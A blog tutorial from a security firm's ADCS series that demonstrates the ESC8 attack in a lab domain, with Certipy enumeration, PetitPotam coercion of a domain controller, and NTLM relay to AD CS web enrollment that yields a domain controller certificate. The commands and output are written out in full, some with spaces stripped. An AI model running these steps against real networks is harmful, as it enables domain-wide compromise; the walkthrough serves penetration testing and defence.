# Active Directory Certificate Attack: ESC8 – ADCS Web Enrollment

rbtsec.com/blog/active-directory-certificate-attack-esc8-adcs-web-enrollment

Asif Khan

September 18, 2024

## ADCS Part VIII – Introduction

In PART 7 of this short ADCS series, we provided an overview of Active Directory Certificate Services and demonstrated **ESC7**, one of the escalation techniques. This post will walk you through **ESC8**, another critical escalation technique that leverages high-privileged permissions on **Certificate Authority(CA)**.

**ESC8** utilizes AD CS's web enrollment interface feature. These optional features are often deployed alongside AD CS. However, due to their authentication handling, these web enrollment endpoints are vulnerable to **NTLM relay attacks**. In specific situations, a relay attack might not require domain credentials. For example, if the targeted host hasn't been patched for CVE-2021-36942, an attacker on the network could use the **Coercion technique**.

Techniques and tools like PetitPotam force the victim machine to authenticate itself to the attacker's host. This is achieved by exploiting the vulnerable API method OpenEncryptedFileRaw through the LSARPC (Local System Authority Remote Protocol) interface. Not all the web interfaces available from AD CS have HTTPS enabled, which is necessary to protect against NTLM relay attacks. Furthermore, the CA must have at least one certificate template published that allows for client authentication and domain computer enrollment. These endpoints are prime targets for attackers who want to relay NTLM authentication and elevate their access, including targeting a domain controller.

## Video Walkthrough

Watch Video At: https://youtu.be/pVezmVSCJGk

## Prerequisites – ESC8 Attack


For this technique to work, the following requirements must be met:

- **Access to AD CS Environment**: Access to a network where Active Directory Certificate Services are deployed, suggesting they likely already have a foothold.
- **User Account with Enrollment Rights**: Account that has the rights to request certificates from AD CS
- **Certificate Authority (CA) Misconfigurations:** The CA must have misconfigured or overly permissive certificate templates allowing users to request privilege escalation certificates.

## Finding vulnerable Certificate Authority

Copy


```
certipyfind-upcoulson-p'P4ssw0rd123456@'-dc-ip192.168.115.180-enabled
```



```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# certipy find -u pcoulson -p 'P4ssw0rd123456@' -dc-ip 192.168.115.180 -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 2 certificate authorities
[*] Found 26 enabled certificate templates
[*] Trying to get CA configuration for 'shield-DC4-CA' via CSRA
[*] Got CA configuration for 'shield-DC4-CA'
[*] Trying to get CA configuration for 'shield-CSA' via CSRA
[!] Got error while trying to get CA configuration for 'shield-CSA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'shield-CSA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'shield-CSA'
[*] Saved BloodHound data to '20240907180441_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20240907180441_Certipy.txt'
[*] Saved JSON output to '20240907180441_Certipy.json'
```

1. The **ESC8 attack** does not exploit misconfigurations in certificate templates. Instead, it exploits the configuration of the **Certificate Authority (CA) server**.
2. Active Directory Certificate Authorities vulnerable to **ESC8** must meet the following conditions:

- **Request Disposition: Issue**
- **Web Enrollment: Enabled**




```
  1
    CA Name                             : shield-CSA
    DNS Name                            : CSA.shield.local
    Certificate Subject                 : CN=shield-CSA, DC=shield, DC=local
    Certificate Serial Number           : 76872C8052894A884B7304316A5E127F
    Certificate Validity Start          : 2024-03-10 14:13:30+00:00
    Certificate Validity End            : 2034-03-10 14:23:42+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SHIELD.LOCAL\Administrators
      Access Rights
        ManageCertificates              : SHIELD.LOCAL\Administrators
                                          SHIELD.LOCAL\Domain Admins
                                          SHIELD.LOCAL\Enterprise Admins
        ManageCa                        : SHIELD.LOCAL\Administrators
                                          SHIELD.LOCAL\Domain Admins
                                          SHIELD.LOCAL\Enterprise Admins
        Enroll                          : SHIELD.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates
```

## Access the Certificate Authority Web Enrollment Page

Copy

```
httphttp://csa.shield.local/certsrv/certfnsh.asp
```



```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# http http://192.168.115.144/certsrv
HTTP/1.1 401 Unauthorized
Content-Length: 1293
Content-Type: text/html
Date: Sun, 01 Sep 2024 16:50:55 GMT
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>401 - Unauthorized: Access is denied due to invalid credentials.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>401 - Unauthorized: Access is denied due to invalid credentials.</h2>
  <h3>You do not have permission to view this directory or page using the credentials that you supplied.</h3>
 </fieldset></div>
</div>
</body>
</html>


┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─#
```

## ESC8 – Walkthrough


The ADCS **ESC8** attack aimed at a domain controller involves using tools like Certify to identify HTTP AD CS endpoints. Attackers then use NTLM coercion techniques, such as exploiting the **Windows Print Spooler bug** or employing **PetitPotam** attacks, to obtain **NTLM authentication from a domain controller**. This obtained NTLM authentication is relayed to the vulnerable AD CS web enrollment endpoint using a tool such as **ntlmrelayx**. The relay attack then requests a certificate for the domain controller, which is used to request a Kerberos TGT as the domain controller. This allows the attackers to authenticate as the domain controller across the domain and gain access to everything the domain controller machine account has access to.

The attack path can be summarized as follows:

- We must coerce the victim machine **SHIELD-DC4-CA@SHIELD.LOCAL** (Windows Server—192.168.115.180) to authenticate to an **attacker-controlled host** (**Kali machine**—192.168.115.138).
- We will need to relay the hash obtained from the victim to the ADCS HTTP endpoint
- Next, we must request a certificate in the name of the coerced machine account.
- Finally, authenticate with the obtained certificate to collect the NTLM hash of the victim machine.

## ADCS Enumeration Using Bloodhound

Bloodhound identifies the attack path; however, in this scenario, the vulnerability is unrelated to a certificate template. As a result, Bloodhound will be utilized to locate the certificate authority web enrollment server.



| | |
|---|---|
| Certificate Validity End | 2034-03-10 14:23:42+00:00 |
| Certificate Validity Start | 2024-03-10 14:13:30+00:00 |
| DNS Name | CSA.shield.local |
| Enforce Encryption for Requests | Enabled |
| Request Disposition | Issue |
| User Specified SAN | Disabled |
| Web Enrollment | Enabled |
| domain | SHIELD.LOCAL |
| type | Enrollment Service |

**Certificate Authorities with HTTP Web Enrollment (ESC8)**

## Relay Attack Using Certipy

Different tools are used to perform the relay attack. In this blog, we are going to focus on two main ones, **certipy** and **ntlmrelayx**


## Method 1 – Certipy

We can configure Certipy to relay the coerced credentials to the ADCS HTTP endpoint**,** using the following command to request a certificate on behalf of the domain controller called **DC4.SHIELD.local**

Copy

```
certipyrelay-targetcsa.shield.local-template"DomainController"
```

NOTE: If we do not specify a template name, Certipy will attempt to issue a certificate using the Machine and User templates. These are default templates, but that does not mean they will be available in all target environments or apply to your victim account.



```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# certipy relay -target csa.shield.local  -template "DomainController"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://csa.shield.local/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
SHIELD\DC4$
[*] Requesting certificate for 'SHIELD\\DC4$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'DC4.shield.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc4.pfx'
[*] Exiting...

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─#
```

## Coerce Victim Machine & Certificate Request


Several tools can be used to conduct coercion attacks.

- Coercer
- ADCSPwn
- PetitPotam

This blog will use **PetitPotam** since the **DC4.SHIELD.local** hasn't been patched for **CVE-2021-36942**. Alternative tools

Copy

```
python/opt/PetitPotam/PetitPotam.py192.168.115.138192.168.115.180
```




```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─# python /opt/PetitPotam/PetitPotam.py 192.168.115.138 192.168.115.180


              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.115.180[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC8]
└─#
```

## Authenticate using a Previously Obtained PFX Certificate

Copy

```
certipyauth-pfxdc4.pfx
```

